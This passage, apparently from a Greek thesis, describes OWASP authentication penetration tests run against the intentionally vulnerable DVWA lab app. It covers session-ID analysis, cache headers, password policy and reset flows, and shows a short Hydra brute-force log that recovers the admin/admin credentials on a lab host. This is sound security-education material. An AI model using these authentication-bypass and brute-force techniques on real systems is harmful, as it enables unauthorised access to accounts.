
Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-004[41] - Παράρτημα Α: Κεφάλαιο 5.4.

Ο έλεγχος ευπάθειας του μηχανισμού αυθεντικοποίησης αφορά τις περιπτώσεις όπου προσπελαύνεται η σελίδα σύνδεσης και καλείται απευθείας η εσωτερική σελίδα που υποτίθεται ότι θα προβάλλονταν μόνο μετά από σύνδεση. Αυτό μπορεί να συμβεί όταν ο κακόβουλος χρήστης αλλοιώνει τις αιτήσεις που αποστέλλονται ή ξεγελάει την εφαρμογή κάνοντας την να νομίζει ότι ο χρήστης είναι ήδη συνδεδεμένος. Κάτι τέτοιο είναι εφικτό με τους παρακάτω τρόπους:

- Άμεση προσπέλαση σελίδας
- Τροποποίηση παραμέτρων
- Πρόβλεψη ταυτότητας ID συνόδου (Session ID)
- SQL injection

[41]O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-004. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Bypassing_Authentication_Schema_(OTG-AUTHN-004) (13 Φεβρουαρίου 2019)

Σύμφωνα με το OWASP, κατά τη διάρκεια του κύκλου ανάπτυξης και διάθεσης μιας εφαρμογής προκύπτουν τα προβλήματα που προβάλλονται στην παρακάτω εικόνα:




Εικόνα 30: Κύκλος Ανάπτυξης και Διάθεσης εφαρμογής

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Αυθεντικοποίησης" / **Ενότητα** "Έλεγχος ευπάθειας του σχήματος αυθεντικοποίησης".
2. Έπειτα επιλέγει τον έλεγχο "Άμεση προσπέλαση σελίδας". Ανοίγοντας το εργαλείο "Simple Browser" επιχειρεί να μεταβεί σε προστατευμένες σελίδες. Αν ο έλεγχος αυθεντικοποίησης γίνεται μόνο στη σελίδα σύνδεσης τότε ο έλεγχος χαρακτηρίζεται ως Fail. Στην εφαρμογή DVWA η εφαρμογή δεν επιτρέπει την περιήγηση σε προστατευμένες σελίδες, ανακατευθύνοντας το χρήστη στη σελίδα σύνδεσης. Κατόπιν τούτου ο έλεγχος χαρακτηρίζεται **Pass**.
3. Στο επόμενο βήμα ανοίγει τον έλεγχο "Τροποποίηση παραμέτρων". Εκεί, ανοίγοντας το εργαλείο "Simple Browser" και το "Cookie Analyzer" επιχειρεί να εντοπίσει παραμέτρους αυθεντικοποίησης, όπως Authentication=false, σε URL, σε κρυφά στοιχεία ή και σε Cookies. Πειραματίζεται με την τιμή και αν καταφέρει να συνδεθεί ο έλεγχος χαρακτηρίζεται ως Fail. Στην εφαρμογή DVWA η εφαρμογή δεν περιέχει κάποια παράμετρο η αλλαγή της οποίας θα μπορούσε να επιφέρει προσπέλαση της σελίδας εισόδου και γι' αυτό ο έλεγχος χαρακτηρίζεται **Pass**.
4. Ακολούθως ανοίγει τον έλεγχο "Πρόβλεψη ταυτότητας συνόδου (Session ID)". Εκτελεί το εργαλείο "Cookie Analyzer" με το οποίο προσπαθεί να αποκωδικοποιήσει το Session Id ή να εντοπίσει κάποια προβλεψιμότητα στην παραγωγή του. Αν καταφέρει να το αναπαράγει τότε είναι δυνατόν να καταφέρει να προσπεράσει το μηχανισμό αυθεντικοποίησης και ο έλεγχος να χαρακτηριστεί Fail.

Κατά την εξέταση της εφαρμογής DVWA ο εξεταστής περιηγείται αρχικά στην εφαρμογή αφού πρώτα συνδεθεί με το εργαλείο Simple Browser. Έπειτα, εκτελεί το εργαλείο Cookie Analyzer με το οποίο προβάλλει όλα τα cookies που έχει λάβει από την εφαρμογή. Επιλέγει ένα cookie από τη λίστα, το εισάγει στο πεδίο του decoder και επιλέγει αλγόριθμο αποκωδικοποίησης (πχ ASCII Hex). Τελικώς, για όλους τους αλγορίθμους δεν καταφέρνει να αποκωδικοποιήσει το Session ID, καθιστώντας τον έλεγχο **Pass**.



Εικόνα 31: Αποκωδικοποίηση Session ID με χρήση διάφορων αλγορίθμων

5. Τέλος ανοίγει τον έλεγχο "Έγχυση SQL (SQL injection)". Ακολουθώντας τις οδηγίες του πεδίου Guidelines, μελετάει προσεκτικά τον κώδικα και συγκεκριμένα την υλοποίηση του μηχανισμού αυθεντικοποίησης, προσπαθώντας να εντοπίσει ευπάθειες που θα επέτρεπαν την παραβίασή του. Σε θετική περίπτωση χαρακτηρίζει τον έλεγχο ως Fail. Ο έλεγχος της αυθεντικοποίησης της εφαρμογής DVWA με χρήση SQL injection βασίζεται στον έλεγχο 9.5 (Κεφάλαιο 9). Το τελικό αποτέλεσμα χαρακτηρίζει τον έλεγχο **Pass**.

5.5. Έλεγχος ευπαθούς δυνατότητας "Θυμήσου τον κωδικό"

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-005[42] - Παράρτημα Α: Κεφάλαιο 5.5.

[42] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-005. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Vulnerable_Remember_Password_(OTG-AUTHN-005) (13 Φεβρουαρίου 2019)

Πολλές φορές κατά τη διάρκεια της σύνδεσης δίνεται η επιλογή στο χρήστη να επιλέξει αν επιθυμεί να θυμάται το σύστημα τον κωδικό του. Αν ο χρήστης το επιλέξει, ο περιηγητής τότε θα αποθηκεύσει τον κωδικό και αυτόματα θα τον εισάγει όταν ζητηθεί στη φόρμα σύνδεσης. Σύμφωνα με τον OWASP, η αποθήκευση κωδικών στον περιηγητή απειλεί την ασφάλεια μιας εφαρμογής καθώς αν εισέλθει ένας κακόβουλος χρήστης σε αυτόν μπορεί να ανακτήσει τους κωδικούς πρόσβασης. Στις περιπτώσεις που ο περιηγητής κρυπτογραφεί τους αποθηκευμένους κωδικούς με έναν κύριο κωδικό, το μόνο που έχει να κάνει ο εισβολέας είναι να επισκεφθεί με αυτόν τον περιηγητή την εφαρμογή-στόχο και να συμπληρώσει το όνομα χρήστη, αφήνοντας τον περιηγητή να συμπληρώσει τον κωδικό.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Αυθεντικοποίησης" / **Ενότητα** "Έλεγχος ευπαθούς δυνατότητας "Θυμήσου τον κωδικό"" / **Έλεγχος** "Αποθηκεύεται ο κωδικός μέσα σε cookie;".
2. Έπειτα ανοίγει τα εργαλεία "Simple Browser" και "Cookie Analyzer". Σε περίπτωση που το σύστημα προβάλλει την επιλογή "Θυμήσου με" στη διαδικασία σύνδεσης τότε είναι πιθανό τα στοιχεία σύνδεσης του χρήστη να αποθηκεύονται σε ένα Cookie, χωρίς καμία περαιτέρω ασφάλεια (πχ κωδικοποίηση κωδικού σε Hash). Αν έχει κωδικοποιηθεί σε Hash, τότε ελέγχει πόσο ισχυρός είναι ο αλγόριθμος κωδικοποίησης που χρησιμοποιήθηκε. Σε περίπτωση που προκύψουν ευπάθειες χαρακτηρίζει τον έλεγχο ως Fail.
3. Η περιήγηση στην εφαρμογή με το εργαλείο "Simple Browser" καταδεικνύει την απουσία της δυνατότητας «Θυμήσου τον Κωδικό», καθιστώντας τον έλεγχο **Ignore**.

5.6. Έλεγχος για αδυναμία της μνήμης cache

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-006[43] - Παράρτημα Α: Κεφάλαιο 5.6.

Κάθε φορά που ένας χρήστης επισκέπτεται μια σελίδα, ο περιηγητής αποθηκεύει τη δραστηριότητα στο ιστορικό και αποφασίζει ποιες πληροφορίες να αποθηκεύσει σε

[43] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-006 .Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Browser_cache_weakness_(OTG-AUTHN-006) (13 Φεβρουαρίου 2019)

μια κρυφή μνήμη (cache) έτσι ώστε την επόμενη φορά να φορτώσει η σελίδα πολύ πιο γρήγορα. Πατώντας το κουμπί "Πίσω", ο χρήστης μεταφέρεται σε μια παλιότερη σελίδα στο ιστορικό και όχι στη μνήμη cache.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Αυθεντικοποίησης" / **Ενότητα** "Έλεγχος για αδυναμία της μνήμης cache".
2. Μετά επιλέγει τον έλεγχο " Χρήση κουμπιού Back" και εκτελεί το εργαλείο "Simple Browser". Ακολουθώντας τις οδηγίες του πεδίου Guidelines ελέγχει αν μπορεί ο χρήστης να μεταβεί σε προστατευμένη σελίδα πατώντας το κουμπί "Back". Σε περίπτωση ευπάθειας χαρακτηρίζει τον έλεγχο ως Fail.
3. Έπειτα, επιλέγει τον έλεγχο "Έλεγχος διαρροής ευαίσθητων στοιχείων στη μνήμη Cache του περιηγητή" και εκτελεί τα εργαλεία "Simple Browser" και "Cookie Analyzer". Μελετώντας προσεκτικά τα Cookies εντοπίζει αν χρησιμοποιούνται οι κατάλληλες HTTP επικεφαλίδες που περιγράφονται στο πεδίο Guidelines. Σε περίπτωση που εντοπιστούν ευπάθειες χαρακτηρίζει τον έλεγχο ως Fail.
4. Κατά τον έλεγχο της εφαρμογής DVWA, στη λίστα ευπαθειών του εργαλείου "HTTP Analyzer" που εκτελέσαμε στο έλεγχο 4.6 προκύπτει απουσία της επικεφαλίδας Cache-Control:[no-cache ή no-store ή must-revalidate] σε 29 URL της εφαρμογής. Η ανωτέρω επικεφαλίδα αποτρέπει την αποθήκευση στη μνήμη cache των περιηγητών ή των συστημάτων proxy της απόκρισης του server. Επιπροσθέτως, προκύπτει και απουσία της επικεφαλίδας Pragma:no-cache που αφορά την οδηγία αποτροπής αποθήκευσης στην cache παλαιότερων περιηγητών. Κατόπιν των ανωτέρω, ο έλεγχος χαρακτηρίζεται **Fail**.

5.7. Έλεγχος αδύναμης πολιτικής κωδικών

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-007[44] - Παράρτημα Α: Κεφάλαιο 5.7.


Μια επίθεση brute force περιλαμβάνει τη χρήση κωδικών οι οποίοι συνθέτονται με λέξεις που λαμβάνονται από λεξικά κωδικών, αφού πρώτα εξακριβωθεί το μήκος του

[44] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-007. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007) (13 Φεβρουαρίου 2019)

κωδικού, και η απαιτούμενη χρονική διάρκεια της επίθεσης. Γι' αυτό το λόγο, η χρήση στατικών κωδικών, απλής μορφής, όπως 123456, pass κτλ πρέπει να αποφεύγονται.


Β. Έλεγχος με την εφαρμογή PenetrationTesting

1. Ενέργειες: **Καρτέλα** "Έλεγχος Αυθεντικοποίησης" / **Ενότητα** "Έλεγχος αδύναμης πολιτικής κωδικών" / **Έλεγχος** "Έλεγχος ισχύος της πολιτικής κωδικών".
2. Αρχικά εκτελείται το εργαλείο "Generic Questionnaire": Απαντάει σε βασικές ερωτήσεις ως προς την υλοποίηση του μηχανισμού αυθεντικοποίησης που θα μπορούσαν να οδηγήσουν στον εντοπισμό ευπαθειών και ως εκ τούτου να χαρακτηριστεί ο έλεγχος ως Fail.



Εικόνα 32: Γενικό ερωτηματολόγιο

3. Έπειτα, εκτελεί το εργαλείο "Password strength analyzer": Το εργαλείο αυτό επιτρέπει την ανάλυση ισχύος ενός κωδικού πρόσβασης. Ο εξεταστής δημιουργεί έναν κωδικό πρόσβασης εξαντλώντας τις απαιτήσεις του συστήματος (πχ τουλάχιστον 8 χαρακτήρες, πεζά, τουλάχιστον ένα ψηφίο κτλ) και έπειτα τον εισάγει στο εργαλείο, προβάλλοντας τελικώς τα θετικά και αρνητικά στοιχεία του κωδικού.



Level	Description	Type	Rate	Count	Bonus
0	Score		Very Weak	0	7
1	Additions			0	0
2	Password Length	Flat	(n*4)	5	20
3	Uppercase Lett...	Cond/Incr	+((len-n)*2)	0	0
4	Lowercase Lett...	Cond/Incr	+((len-n)*2)	5	0
5	Numbers	Cond	+(n*4)	0	0
6	Symbols	Flat	+(n*6)	0	0
7	Middle Numbers...	Flat	+(n*2)	0	0
8	Requirments	Flat	+(n*2)	1	0
9	Deductions			0	0
10	Letters only	Flat	-n	5	-5
11	Numbers only	Flat	-n	0	0
12	Consecutive Up...	Flat	-(n*2)	0	0
13	Consecutive Lo...	Flat	-(n*2)	4	-8

Εικόνα 33: Password analyzer

Γ. Έλεγχος εφαρμογής DVWA

Γνωρίζουμε ότι ο κωδικός πρόσβασης του χρήστη "admin" στην εφαρμογή-στόχο DVWA είναι "admin". Θέτοντας τον στο εργαλείο Password Analyzer προκύπτει η πολύ χαμηλή βαθμολογία "7" με χαρακτηρισμό "Very Weak".

Η αδυναμία του κωδικού προκύπτει και από την εκτέλεση του εργαλείου "Brute Force-Hydra" μετά την εκτέλεση της οποίας οδηγούμαστε άμεσα σε εντοπισμό του κωδικού:

```
[80][http-get-form] host: 192.168.1.9   login: admin   password: admin
[STATUS] attack finished for 192.168.1.9 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-02-03 11:21:58
```

Κατόπιν των ανωτέρω, ο έλεγχος χαρακτηρίζεται ως **Fail**.

5.8. Έλεγχος αδύναμων ερωτήσεων/απαντήσεων ασφαλείας

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-008[45] - Παράρτημα Α: Κεφάλαιο 5.8.

[45] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-008. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Weak_security_question/answer_(OTG-AUTHN-008) (13 Φεβρουαρίου 2019)

Όταν ξεχάσει ένας χρήστης τον κωδικό πρόσβασης συνήθως ζητείται να απαντήσει σε μια ερώτηση ασφαλείας την οποία είτε είχε επιλέξει από ένα πλήθος προκαθορισμένων ερωτήσεων, είτε έχει συνθέσει ο ίδιος κατά τη διάρκεια δημιουργίας του λογαριασμού.

Η ευπάθεια που παρατηρείται έγκειται στο γεγονός ότι κάποιες ερωτήσεις είναι γενικές και μπορεί εύκολα να απαντηθούν από τρίτους με έναν απλό έλεγχο στο προφίλ του χρήστη σε ένα κοινωνικό δίκτυο (πχ ποια είναι η αγαπημένη σου ομάδα). Σύμφωνα με τον OWASP οι ερωτήσεις πρέπει να οδηγούν σε απαντήσεις που είναι γνωστές μόνο στο χρήστη και δεν μπορούν να προβλεφθούν.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Αυθεντικοποίησης" / **Ενότητα** "Έλεγχος αδύναμων ερωτήσεων/απαντήσεων ασφαλείας " / **Έλεγχος** "Προβλεπτικότητα/Ευπάθεια ερωτήσεων/απαντήσεων ασφαλείας ".
2. Με το εργαλείο "Simple Browser" περιηγείται στην εφαρμογή ακολουθώντας τα βήματα που περιγράφονται στο πεδίο Guidelines προσπαθώντας να εντοπίσει σχετικές ευπάθειες.
3. Με το εργαλείο "Generic Questionnaire" απαντάει στην ύπαρξη κάθε σεναρίου του ερωτηματολογίου. Έτσι, για παράδειγμα αν ερωτηθεί για τη ράτσα του σκύλου του, τότε υπάρχει μεγάλη πιθανότητα να καταφέρει να εντοπίσει μια σωστή τιμή χρησιμοποιώντας μια λίστα από ράτσες σκύλων που είναι διαθέσιμη στο διαδίκτυο. Σε θετική περίπτωση χαρακτηρίζει τον έλεγχο ως Fail.
4. Επειδή δεν υλοποιείται σχετικός μηχανισμός στην εφαρμογή DVWA, ο εξεταστής χαρακτηρίζει τον έλεγχο ως **Ignore**.

5.9. Έλεγχος αδύναμου μηχανισμού αλλαγής ή επαναφοράς κωδικού

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-009[46] - Παράρτημα Α: Κεφάλαιο 5.9.

Στις σύγχρονες εφαρμογές ο μηχανισμός αλλαγής κωδικού του χρήστη γίνεται εντός εφαρμογής, ενώ η επαναφορά του κωδικού γίνεται συχνά με την αποστολή


[46] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-009. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_weak_password_change_or_reset_functionalities_(OTG-AUTHN-009) (13 Φεβρουαρίου 2019)

σχετικών email προς το χρήστη. Με αυτό τον τρόπο ελαχιστοποιείται η παρέμβαση του Διαχειριστή.

Ο εξεταστής πρέπει να μελετήσει κατά πόσο είναι εύκολο να αλλαχθεί ή να επαναφερθεί ένας κωδικός χρήστη, διευκολύνοντας την παραβίασή του από κακόβουλους χρήστες.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Αυθεντικοποίησης" / **Ενότητα** "Έλεγχος αδύναμου μηχανισμού αλλαγής ή επαναφοράς κωδικού" / **Έλεγχος** "Έλεγχος ευπάθειας στο μηχανισμό αλλαγής ή επαναφοράς κωδικού".
2. Με το εργαλείο "Simple Browser" περιηγείται στην εφαρμογή εκτελώντας Αλλαγή και Επαναφορά κωδικού. Παρατηρεί την επικοινωνία HTTP και τα Cookies.
3. Με το εργαλείο "Generic Questionnaire" απαντάει στις ερωτήσεις που τίθενται για τα σενάρια "Change Password" και "Reset Password". Αν εντοπίσει ευπάθειες χαρακτηρίζει τον έλεγχο ως Fail.



Εικόνα 34: Ερωτήσεις για την αλλαγή/επαναφορά κωδικού

4. Στον έλεγχο του κεφαλαίου 8.5 ο εξεταστής εντοπίζει ότι υπάρχει ευπάθεια ως προς τις επιθέσεις CSRF. Κατόπιν τούτου, ο έλεγχος χαρακτηρίζεται ως **Fail**.

5.10. Έλεγχος αδύναμης αυθεντικοποίησης σε εναλλακτικά κανάλια

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-010[47] - Παράρτημα Α: Κεφάλαιο 5.10.

Στην εποχή των φορητών συσκευών ένας χρήστης μπορεί να συνδεθεί στην ίδια εφαρμογή από διαφορετικές όμως συσκευές, χρησιμοποιώντας κατά συνέπεια διαφορετικά κανάλια αυθεντικοποίησης. Ο εξεταστής δεν πρέπει να τα αγνοήσει και θα πρέπει να ελέγξει αν είναι ευάλωτα σε επιθέσεις και αν θα μπορούσαν να προκύψουν διαφορετικού τύπου αδυναμίες, όπως η απουσία cookies, JavaScript ή plugins.

Ο οργανισμός OWASP παραθέτει τα παρακάτω κανάλια αυθεντικοποίησης:

- Άλλες Ιστοσελίδες
- Ιστοσελίδες για κινητά
- Ιστοσελίδες που βελτιστοποιούν την προσβασιμότητα
- Ιστοσελίδες άλλων χωρών/γλωσσών
- Παράλληλες ιστοσελίδες που χρησιμοποιούν τους ίδιους λογαριασμούς.
- Άλλες εκδόσεις της εφαρμογής, πχ για δοκιμαστικούς λόγους.
- Επίσης, θα μπορούσαν να αφορούν διαφορετικούς τύπους συστημάτων, όπως:
    - apps κινητών,
    - εφαρμογές Desktop,
    - Τηλεφωνικά κέντρα,
    - Κέντρα αναγνώρισης φωνής


Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Αυθεντικοποίησης" / **Ενότητα** "Έλεγχος αδύναμης αυθεντικοποίησης σε εναλλακτικά κανάλια" / **Έλεγχος** "Παραβιάζεται ο μηχανισμός αυθεντικοποίησης σε εναλλακτικά κανάλια;" / **Εργαλείο** "Authentication in alternative channels Table".
2. Στο εργαλείο μπορεί να εισάγει τύπο Αυθεντικοποίησης (τι διαδικασία εκτελεί, όπως Login, Register κτλ), εναλλακτικά κανάλια, όπως Mobile, Desktop κτλ και σημειώσεις ως προς την αυθεντικοποίηση σε αυτά. Για να προσθέσει ένα νέο τύπο αυθεντικοποίησης αρχικά πρέπει να πατήσει το κουμπί "+". Στο παράθυρο που θα προβληθεί εισάγει τον τύπο και έπειτα εισάγει σε ζεύγη τις τιμές Κανάλι-

[47] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-010. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Weaker_authentication_in_alternative_channel_(OTG-AUTHN-010) (13 Φεβρουαρίου 2019)

Υλοποίηση/Παρατηρήσεις. Με το πάτημα του “Save” ο πίνακας ενημερώνεται κατάλληλα.

3. Αν εντοπίσει ο εξεταστής ευπάθειες ως προς την υλοποίηση σε ενναλακτικά κανάλια, τότε χαρακτηρίζει τον έλεγχο ως Fail.



